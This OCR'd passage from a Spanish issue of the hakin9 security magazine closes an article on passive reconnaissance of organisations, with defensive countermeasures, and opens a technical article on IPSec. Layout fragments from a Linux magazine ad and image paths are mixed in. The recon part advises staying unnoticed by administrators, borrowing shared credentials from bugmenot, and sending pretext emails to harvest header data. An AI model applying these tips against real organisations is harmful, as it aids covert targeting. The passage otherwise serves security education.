Sin embargo, hay que fijarse que *tocar la puerta* de manera tan tenaz puede, por fin, despertar la atención de alguien. A pesar de que actuamos escondidos, incluso un perezoso administrador a veces consulta los logs. Cuando encuentre muchas conexiones entrantes sin éxito procedentes de una dirección IP, empezará a interesarse por lo que sucedió y será exactamente lo que no queremos. Por lo tanto, siempre empleemos una herramienta adrede.

En este lugar merece la pena recomendar la aplicación de la empresa *VisualWare* que traza en el mapa del mundo el itinerario de un punto al otro. En la página *visualroute.visualware.com* es accesible la versión demo, sin embargo, hay que registrarse. Podemos tratar de



registrarnos o bien simplemente emplear la base *www.bugmenot.com* en la cual se encuentran accesibles datos preparados para autenticar. Podemos también emplear la página *www.visualroute.pl* que pertenece a GTS, el único distribuidor de la aplicación *VisualWare* en Polonia.


Tienes un mensaje...

En el número 5/2004 de la revista *hakin9* Tomasz Nidecki, en el artículo *Cómo desenmascarar al remitente del correo* escribe sobre las formas de conseguir información de las cabeceras del correo electrónico. En estas cabeceras se incluyen los datos sobre el itinerario que pasó el correo, los sistemas de correo que se emplearon, que existe o no protección antivirus, contra spam, el cliente de correo que empleó el remitente, la forma de dar direcciones IP dentro de la red de empresa etc. Todo esto lo podemos recibir de regalo con un email recibido de un objeto dado. ¿Cómo? Podemos emplear las cuentas gratuitas de correo y enviar petición de una nueva oferta comercial y tranquilamente esperar la respuesta. Podemos también buscar los foros de Internet en búsqueda de justamente tales cabeceras.

Defensa

Ya es la hora de cavar unos fosos y poner barreras. ¿Cómo defenderse contra la recogida pasiva de información? ¿Qué actividades hay que realizar para minimizar el escape de datos? Aquí algunos de los métodos recomendados:

- no revelar el formato de correo empleado dentro de la organización – esto se refiere a todas las direcciones empleadas para objetivos técnicos – por ejemplo, para la base WHOIS es necesario crear una cuenta de correo aparte (*whois@intocablessa.com*);
- donde sea posible emplear un número de teléfono para toda la organización – será más difícil adivinar el alcance de números asignado por el operador de telecomunicación lo que eficazmente dificultará el ataque de tipo war-dialing;
- bloquear la posibilidad de la transferencia de los archivos del servidor DNS (la mayoría de las aplicaciones accesibles hoy en día servidores DNS desactiva esta funcionalidad en su configuración predeterminada);
- emplear el modelo inverso de DNS solamente en casos justificados;
- emplear los nombres DNS que no sugieren el destino del servidor dado. Hay que aceptar el estándar determinado de nomenclatura en el cual están incluidos los datos que decisivamente identifican el hospedaje desde el punto de vista de, por ejemplo, inventario, sin embargo, no serán comprensibles para la persona de fuera de la organización.
- delimitar la difusión de banners de servicios al mínimo (por ejemplo SMTP, WWW etc) o bien reemplazar su contenido de tal forma que sugerirá un sistema diferente del real. A veces esto requerirá cambios de los archivos de configuración e incluso en el mismo código fuente si lo poseemos (open source);
- desactivar los mensajes devueltos en las páginas Web. Estos




Site report for www.hakin9.org

Site	http://www.hakin9.org	Last reboot	unknown Uptime graph
Domain	hakin9.org	Netblock owner	LEWARTOWSKIEGO JOZEFA 6
IP address	62.111.243.84	Site rank	53809
Country	PL	Nameserver	ns.software.com.pl
Date first seen	August 2003	DNS admin	hostmaster@ns.software.com.pl
Domain Registry	publicinterestregistry.net	Reverse DNS	host-ip84-243.crowley.pl
Organisation	ul. Konstruktorska 6, Warszawa, 02-673, Poland	Nameserver Organisation	
Check another site:			

Hosting History

Netblock Owner	IP address	OS	Web Server	Last changed
LEWARTOWSKIEGO JOZEFA 6 WARSZAWA Connected by Crowley Data Poland Sp. z o.o.	62.111.243.84	Linux	Apache/2.0.52 Aurox Linux	20-Mar-2005
LEWARTOWSKIEGO JOZEFA 6 WARSZAWA Connected by Crowley Data Poland Sp. z o.o.	62.111.243.84	FreeBSD	Apache/2.0.52 Aurox Linux	12-Mar-2005
LEWARTOWSKIEGO JOZEFA 6 WARSZAWA Connected by Crowley Data Poland Sp. z o.o.	62.111.243.84	FreeBSD	Apache/2.0.47 Aurox Linux	13-Jan-2005
LEWARTOWSKIEGO JOZEFA 6 WARSZAWA Connected by Crowley Data Poland Sp. z o.o.	62.111.243.84	FreeBSD	unknown	12-Jan-2005
LEWARTOWSKIEGO JOZEFA 6 WARSZAWA Connected by Crowley Data Poland Sp. z o.o.	62.111.243.84	FreeBSD	Apache/2.0.47 Aurox Linux	8-Jul-2004
Crowley Data Poland PROVIDER Local Registry	62.111.243.84	FreeBSD	Apache/2.0.47 Aurox Linux	23-Feb-2004
Crowley Data Poland PROVIDER Local Registry	62.111.243.84	FreeBSD	Apache/1.3.26 Unix Debian GNU/Linux PHP/4.1.2 mod_fastcgi/2.2.10	3-Sep-2003

Figura 7. *Resultado de la pregunta por el dominio hakin9.org del servicio Netcraft.com*



E-mail Tester results for jas.fasola@google.com

Generated by www.DNSstuff.com

Getting MX record for google.com (from local DNS server, may be cached)... Got it!

Host	Preference	IP (s) [Country]
smtp4.google.com.	10	66.102.9.25 [US]
smtp1.google.com.	10	216.239.57.25 [US]
smtp2.google.com.	10	64.233.167.25 [US]
smtp3.google.com.	10	64.233.183.25 [US]

```
Step 1:  Try connecting to all of these (in a random order, per RFC1123 5.3.4):
         smtp4.google.com. - 66.102.9.25
         smtp1.google.com. - 216.239.57.25
         smtp2.google.com. - 64.233.167.25
         smtp3.google.com. - 64.233.183.25

Step 2:  If still unsuccessful, queue the E-mail for later delivery.

Trying to connect to all mailservers:

  smtp4.google.com. - 66.102.9.25  [Could not connect: Got an unknown RCPT TO response: 553 5.5.3 ... Invalid
]
  smtp1.google.com. - 216.239.57.25  [Could not connect: Got an unknown RCPT TO response: 553 5.5.3 ... Invalid
]
  smtp2.google.com. - 64.233.167.25  [Could not connect: Got an unknown RCPT TO response: 553 5.5.3 ... Invalid
]
  smtp3.google.com. - 64.233.183.25  [Could not connect: Got an unknown RCPT TO response: 553 5.5.3 ... Invalid
]
```

Figura 8. *Error devuelto por el servicio DNSStuff.com al introducir una dirección incorrecta de email*

Sobre el autor

Błażej Kantak desde hace 15 años se interesa de informática y desde hace más de 8 años está relacionado con ella profesionalmente. Actualmente trabaja como *network troubleshooter*, para una gran institución financiera. Además de las redes que son su especialización principal, se ocupa también de las cuestiones relacionadas con la seguridad informática, sobre todo Wi-Fi, VPN, FW, VoIP y deterioración del equipo Cisco. Busca también al fabricante de camisetas con el título: *My wife 0wnz me...* Su último éxito del sector de Physical Security fue un exitoso DoS en un ascensor.

errores pueden llamarse por un intruso a través de los datos incorrectos de entrada (por ejemplo, introducción de los caracteres en el lugar, donde se requieren las cifras) y pueden revelar los detalles de la misma aplicación Web (por ejemplo, forma de emplear las direcciones IP de la red interna, acceso y tipo de la base de datos, contraseña, etc.);

- cuando una página que contiene datos críticos o secretos se indexe en el buscador, es necesario ponerse en contacto con el servicio técnico para eliminar esta página desde la base y de la caché;
- no autorizar información detallada sobre las actuales y terminadas implementaciones de la propia infraestructura informática;
- no emplear robots.txt – en vez de ello fijar la autenticación de las páginas Web críticas junto con el cifrado SSL.

Conclusión

El proceso de protección de los sistemas informáticos no termina en una hermética configuración del cortafuegos, *meter parches* en el servidor de correo, actualizar la base antivirus y guardar los logs. Este proceso en general no termina nunca. En todas las situaciones debemos pensar si la publicación de demasiada información (por ejemplo, sobre la implementación del sistema PKI en la empresa) rompe las reglas de la política de seguridad, con lo cual lo hace también con la seguridad de todos los empleados y de las reservas de la empresa.

En el artículo he tratado de demostrar cómo unos datos aparentemente fútiles y poco importantes pueden hacer que la desacreditación del sistema será más fácil. La información que el intruso no debe conseguir le permitirá atacar el punto más débil. Hay que recordar que al proteger nuestra infraestructura informática debemos hacer que todos sus elementos sean igual de resistentes al ataque. Para tener éxito el intruso necesita solamente un elemento, el más débil. Éste, suele ser el mismo hombre. ●



IPSec: Descripción técnica

Bénoni MARTIN 

Grado de dificultad



Es uno de los protocolos mas completos para realizar transfewrencias seguras, al menos que yo conozca, y su complejidad resulta del hecho de que IPSec se basa en otros protocolos (AH, ESP, ISAKMP, IKE,), de los cuales hay que tener cierta idea antes de consultar IPSec. La complejidad se refleja en un número creciente de RFC relacionados con el tema.

IPSec fue desarrollado por IETF para proteger TCP/IP al nivel de la capa 3 (capa de red en el modelo OSI), lo que permite evitar la asignación de IPSec a un puerto concreto (tal como, por ejemplo: 22 para SSH o bien 443 para HTTPs). Otros conocidos *seguros* protocolos, tales como SSL/TLS o bien SSH protegen las capas 6 y 7 respectivamente.

IPSec puede emplearse en las conexiones host-host, host-puerta o bien puerta-puerta. El primer tipo requiere o bien modo de transporte o bien de túnel mientras que los dos siguientes tipos de conexiones requieren el modo de túnel. Gracias a la autentificación y cifrado de los paquetes IP, IPSec permite proteger completamente la transmisión de datos basada en TCP. IPSec permite entonces:

- *autentificar*. Esta función se basa, entre otros, en la concepción de cookie, como lo veremos después y en las claves comunes, direcciones IP, nombres FQDN, certificados X.509;
- *integridad de los datos*. Gracias al empleo de los algoritmos de refundición podemos comprobar que los datos no fueron sustituidos entre el punto de envío y el punto de destino. Esa integridad está basada en dos principales tipos de las funciones de refundición: MAC y HMAC;
- *incontestabilidad*. Posibilidad de la identificación formal del remitente de tal manera que éste último no pueda negar que es autor del mensaje. Esta opción se basa en

Nota!

Los listados al artículo IPSec: Descripción técnica están accesibles en la página *www.hakin9.org/es/.*

En este artículo aprenderás...

- Cómo funciona IPSec en detalle.

Lo que deberías saber...

- Sería ideal conocer las bases de los protocolos TCP/UDP e IP.
- Las definiciones básicas de criptología (clave común, intercambio Diffie-Hellman, certificados y firmas digitales).

- la concepción de la firma digital (ver: Encadré),
- *confidencia de datos*. Mediante el cifrado podemos comprobar que nadie lee nuestros datos,
- *imposibilidad de reproducir.* Esta opción está descrita detalladamente al hablar de PFS (protección contra la reproducción de los datos cifrados).

Podemos emplear estas funciones por medio de emplear los dos subprotocolos IPSec AH y ESP.

AH (*Authentication Header*) creado para asegurar principalmente la integridad y autentificación de datos.

ESP (*Encapsulating Security Payload*) que asegura la confidencia de datos mediante el cifrado así como la eventual autentificación. ESP se emplea mucho más que AH.

IPSec al detalle

Veremos los componentes en los cuales se basa la conexión IPSec.

Sistema de Seguridad (SA Security Association)

La conexión IPSec se basa en el empleo del sistema de seguridad SA *Security Association* no direccional. Necesita por tando dos para cada conexión, una de ellas para la dirección fijada antes entre los objetos que se unen y que permitirá ajustar a ambos lados los diferentes parámetros de SA empleados durante el intercambio de los datos. Está identificado por tres parámetros:

- el índice de los parámetros de seguridad (SPI *Security Parameters Index*). Se trata de la cadena de 32 bits de importancia local (justo para el sistema que administra el sistema de seguridad), transportado públicamente en las cabeceras AH y ESP. SPI del valor 0 es caso especial que significa que ningún SA ha sido creado,
- dirección de destino, puede tratarse del sistema final o sistema intermediario (router, firewall o bien puesto de trabajo),
- identificación del protocolo de seguridad (SPId *Security Protocol Identifier*) que indica la naturaleza de SA (AH o bien ESP).

Este sistema de seguridad contiene además los siguientes parámetros:

- puertos de entrada y de destino (pueden también desempeñar el papel de parámetros para identificar SA),
- dirección de origen IP,
- nombre (ID de usuario o nombre del sistema como nombre FQDN/X.500, etc),

Terminología

Certificado digital. Es certificado que une de manera segura la clave pública de la unidad que posee la respectiva clave privada (persona, empresa, organización, …) es firmada de manera digital por la Oficina de Certificación. El formato de certificado se emplea con más frecuencia y es definido por la norma internacional ITU-T X.509.

Función de refundición. La función de refundición (o función unidireccional) es función matemática que permite convertir el texto en un texto refundido del largo determinado y muchas veces más corto que el texto cifrado, de una manera generalmente reconocida como irreversible. El texto refundido será la representación de un texto no cifrado en tal sentido que sólo este texto original puede producir este texto refundido. Este tipo de funciones se emplean muchas veces en los siguientes casos:

- Para realizar la autentificación por medio del sello o de la firma digital. Por ejemplo, VPN junto con IPSec,
- Para asegurar la integridad del archivo (por ejemplo, del archivo descargado de una página Web), del correo electrónico (por ejemplo PGP),
- Para guardar las huellas de las contraseñas bajo numerosos sistema Unix, por ejemplo, para verificar luego a los usuarios (a consecuencia, estos sistema no guardan en la memoria las misma contraseñas sino que los resultados de su refundición),

MAC. *Message Authentication Code* -MAC- son mecanismos que permiten realizar el control de integridad del mensaje enviado: permiten tener la seguridad de que no ha sido modificado por las personas terceras no autorizadas para ello durante la transmisión de los datos entre los dos sujetos. Su característica principal es que se basan en los algoritmos de la clave simétrica, típicos para 3DES, con lo cual requieren la clave simétrica.

HMAC. Las HMAC -*Hash-based* MAC- son algoritmos que, al mismo tiempo son funciones de refundición y algoritmos que requieren la clave simétrica. Al mismo tiempo son MAC (ya que requiere la clave simétrica) y las funciones de refundición (ya que se basa en las últimas). Serán, por ejemplo, HMAC-SHAx, HMAC-MDx.

Firma digital. La firma digital es el resultado del cifrado y de la reestructuración de mensajes: el mensaje que ha de firmarse será reestructura y luego se cifra con la clave privada del remitente (esto supone que la firma digital sea un proceso asimétrico). Tal firma garantiza que:

- *Autentificación*. La firma es justamente lo que debe ser: como el remitente es teóricamente el único que conoce su clave privada, será también el único que puede cifrarla y, al mismo tiempo autentificarse al hacerlo. Fijémonos que el descifrado debe ser posible para todas las personas o unidades que quieran comprobar la autenticidad del remitente.
- *Incontestabilidad.* El remitente no puede fingir que no es el remitente real lo que asegura el hecho de que el cifrado del resultado de la refundición del mensaje que ha de enviarse se realiza por medio de la clave privada del remitente, la clave que teóricamente, como hemos dicho antes, sólo él puede conocer.
- *Integridad.* En el caso del mensaje firmado, tendremos, además de la integridad protegida del mensaje. A consecuencia, el remitente puede comparar el resultado de la refundición recibido de la refundición del mensaje recibido con lo que recibió al descifrar la firma digital que recibió junto con el mensaje. Las dos partes pueden estar seguras de que los datos no han sido cambiados, cuando los dos resultados de la refundición son idénticos.

Tabla 1. *Ejemplo de SAD con dos SA*

SPI	N° SA	IP or.	IP dest.	Puerto or.	Puert dest.	SPId	Modo	Tipo	N° SPD	...
156	1	10.0.0.1	Cualquier	Cualquier	23	AH	Transporte	Saliente	2	...
23	1	10.0.0.8	10.0.0.5	80	Cualquier	ESP	Túnel	Entrante	34	...

Tabla 2. *Ejemplo SPD*

Regla	IP or.	IP dest.	Puerto or.	Puerto dest.	Acción	SPId	Modo	N° SPD
1	10.0.0.1	Cualquier	Cualquier	23	IPSec	ESP	Túnel	234
2	10.0.0.8	10.0.0.5	80	Cualquier	Soltar	-	-	412
3	10.2.2.1	10.0.0.5	Cualquier	Cualquier	Aceptar	-	-	234
4	10.2.2.1	10.0.0.3	Cualquier	Cualquier	Rechazar	-	-	21

- algoritmo de autentificación y, eventualmente, las claves públicas,
- algoritmo de cifrado y, eventualmente, las claves públicas,
- viabilidad de SA,
- modo (de túnel o de transporte),
- número de secuencia,
- ventana de la función que imposibilita la restauración de los datos cifrados cuando tal opción está activada (esta opción está descrita detalladamente a continuación),
- superación del número ordinal (el indicador o la superación del número de secuencia debe llamar el control de los datos de origen e imposibilitar la nueva transferencia en este SA),
- *Path MTU* – tamaño máximo de paquetes
- relación con SPD. Es identificación que permitirá encontrar la conexión en SPD partiendo de SAD (ver: abajo).

¿Cómo se fija *Path MTU*? Que I y R signifiquen respectivamente Iniciador y Destinatario del túnel dado (o bien simplemente el final del túnel que inicia el proceso de túnel y su otro extremo). Y enviará el paquete de dimensiones Max{`MTUI`, `MTUR`} con el bit DF en 1 (`bit Don't Fragment` – no fragmentado). Cuando hay router que deba fragmentar el paquete, devolverá *ICMP destination inatteignable code 4* lo que permitirá a I enviar un paquete menor. Este proceso se repite hasta el momento en el que R reciba el paquete de I y no aparezca el mensaje sobre el error ICMP. El último valor `MTU` será `PMTU` o bien el máximo tamaño de paquetes que se pueden enviar por el futuro túnel.

Aunque todo parece claro son necesarios algunos comentarios.

Hablamos en general de SA, aunque existen SA IPSec, ISAKMP, TLS, SA ISAKMP por ejemplo, definido sólo por SPI y SPId,

Cuando ESP y AH están comprometidas, entonces dos SA serán necesarios, uno para cada tipo,

Generalmente no esperamos el final de un SA para empezar uno nuevo: el principio de este nuevo tiene lugar al final del anterior (esto se realiza justamente en los router de CISCO, en Cortafuegos NetASQ o bien en los demonios IKE Pluto FreeS/WAN por medio del parámetro `rekeymargin`). La versión 2 IKE contiene esta función en el estándar (CREATE_CHILD_SA).

Base de los sistemas de seguridad (SAD Security Association Database)

Cada SA se encontrará en algo que llamamos la base del sistema de seguridad (SAD *Security Association*

Administración de claves

La asignación de las claves se realiza manualmente o automáticamente. En caso de la asignación manual, el administrador configura cada dispositivo con su clave. Esta técnica se realiza sólo cuando la red es estática y cuando tiene unas dimensiones que somos capaces de aceptar.

En caso de la asignación automática, los participantes pueden emplear las claves por medio de DNS empleando el algoritmo asimétrico. Estas claves autentifican los mensajes. Los protocolos que más frecuentemente se emplean en caso de esta segunda clave de la asignación de claves son ISAKMP, OAKLEY e IKE.

Destacamos 3 principales tipos de claves:

- claves para cifrar claves. Sirven para cifrar otras claves (por ejemplo, cifrar la clave permite transferir la clave simétrica del cifrado de datos), este tipo de clave debe ser muy sólido (de ahí se recomienda emplear en el cifrado de la clave pública) y tener larga viabilidad,
- claves para cifrar datos. Cuando el mismo nombre indica, este tipo de claves permite cifrar el envío de datos. Incluso cuando los datos enviados tienen dimensiones muy grandes, el cifrado / descifrado debe ser lo más rápido posible, de ahí la selección de las claves simétricas. La *Sensibilidad* de este tipo de claves se compensa por el hecho de que en la mayoría de los casos estas claves se reemplazan frecuentemente (su viabilidad no es más larga de unos 10 minutos, como, por ejemplo, en la configuración predeterminada de VPN montado en un Firewall NetASQ),
- claves de superiores. Estas claves permiten generar otras claves por medio de la derivación, por ejemplo, para cifrar o para necesidades de las firmas digitales.



debian GNU/Linux 3.1 La mayor distribución de Linux 3xDVD
LiNUX+ Distro
>>DEBIAN GNU/Linux 3.1 3 DVD
1/2005 (1) 10,50 EUR
EN EL NÚMERO
Instalación
Configuración
Sistema de administración de paquetes
Multimedia y diversión
Servidores de servicios de Internet
Entrevista al líder de Debian
3xDVD
debian GNU/Linux 3.1
La mayor distribución de Linux
Distribución completa de Linux (más de 8710 paquetes)
Avanzado sistema de administración de paquetes - APT
Estabilidad (todos los paquetes se analizan detalladamente)
Seguridad (seleccionado grupo de expertos de seguridad)
Gran comunidad de desarrolladores y usuarios (fácil acceso a la ayuda)
los servicios de red (WWW, FTP, Correo)
sobremesa (KDE, GNOME)
LiNUX+ Distro
LiNUX+ Distro
LiNUX+ Distro
debian
GNU/Linux 3.1
Disco de instalación 1
www.lpmagazine.org
3xDVD




Figura 1. *El mecanismo que imposibilita la recuperación de los datos con el sistema de distribución de ventanas*

Database). Esta base incluirá para cada SA la respectiva información lo que permitirá la respectiva aproximación de cada paquete que se envíe. Es una simple base de datos a la cual se referirá SPD. Esta base contendrá toda la información de cuyo listado enumeramos más arriba.

Tabla 3. *Listado de servicios ofrecidos por AH y ESP*

	AH	ESP (sólo cifrado)	ESP (cifrado & autentificación)
Control de acceso	Sí	Sí	Sí
Integridad de datos	Sí	No	Sí
Incontestabilidad	Sí	No	Sí
Imposibilidad de recuperar los datos	Sí	Sí	Sí
Confidencia	No	Sí	Sí
Confidencia de transferencia	No	Sí	Sí




Figura 2. *Formato de la cabecera AH*




Figura 3. *Formato de cabeceras ESP*

Base de la política de seguridad (SPD Security Political Database)

Definimos también la base de la política de seguridad (*SPD Security Political Database*) que permitirá decidir en caso de cualquier paquete entrante o saliente que cumple las reglas de seguridad o incluso que tendrá permisos de pasar.

Seguridad con mecanismos que imposibilitan la recuperación de datos

El ataque que tiene como objetivo recuperar los datos es un ataque en cuyo resultado el atacante consiga la copia del paquete, lo reemplaza y envía al destinatario. Tal aceptación puede tener resultados indeseados, ocasionar perturbaciones o bien, no será aceptado sin duda alguna por el destinatario. Para evitarlo, cuando la opción que imposibilita la recuperación de los datos fue elegida, el remitente debe asegurarse de que no se anudan los números de secuencia (es decir, cuando el número de la secuencia consiga 232-1, se ejecutará la nueva SA en vez de volver a 0 de la anterior SA). El mecanismo que imposibilita la recuperación de los datos fue presentado a continuación en la Figura 1.

Así funciona: primero se fija el ancho de la ventana (en el momento de fijar SA). El destinatario conoce esta ventana cuyo máximo número W de los paquetes IPSec (64 por defecto) como es una de las informaciones que se transmiten en SA respectiva a su SAD. Esta ventana

está presentada en verde en la Figura 1. En el tiempo t, el destinatario posiciona su ventana de tal manera que consigue su objetivo a la derecha, cuando se suministre el último paquete (ver: N en la Figura 1). Para el paquete entrante en el momento dado, tendremos 3 casos en la figura, según el número de secuencia (marcamos el último como *n*):

- n < (N - W). En este caso, no está destruido i termina el eventual control de los datos de origen cuando el respectivo campo en SA lo requiera,
- (N - W) < n < N. En este caso se acepta simplemente y emplea (autentificación, descifrado, etc),
- n > N. En este caso, la ventana se mueve hacia delante de tal manera que el último paquete se encuentre a su lado derecho al final, lo que está presentado en la figura arriba, en la parte inferior.

Seguridad con la opción PFS

La opción PFS *Perfect Forward Security* es propiedad en cuyo caso el descubrimiento de la clave de largo plazo no permite ver las claves de la sesión que surgieron por medio de la derivación de la última, es decir, romper la clave de largo plazo no permite deducir cuáles son las claves de la sesión y no permite descifrar la transferencia cifrada por medio de las últimas así como la rotura de una de las claves de sesión no permite romper otras. Esto resulta del cumplimiento de las dos condiciones:

- ninguna de las claves de la sesión (que sirve para cifrar los datos) puede emplearse para crear otras claves,
- la clave sirve para crear la clave de la sesión y no debe servir para la derivación de otras claves.

Al cumplir estas condiciones, podemos decir que la opción PFS es garantizada para estos dos tipos de claves – de sesión y las que se emplean para generarlas.




Figura 4. *AH en el modo de túnel*




Figura 5. *AH en el modo de transporte*




Figura 6. *ESP en el modo de transporte*




Figura 7. *ESP en el modo de túnel*

Mecanismo de control de integridad

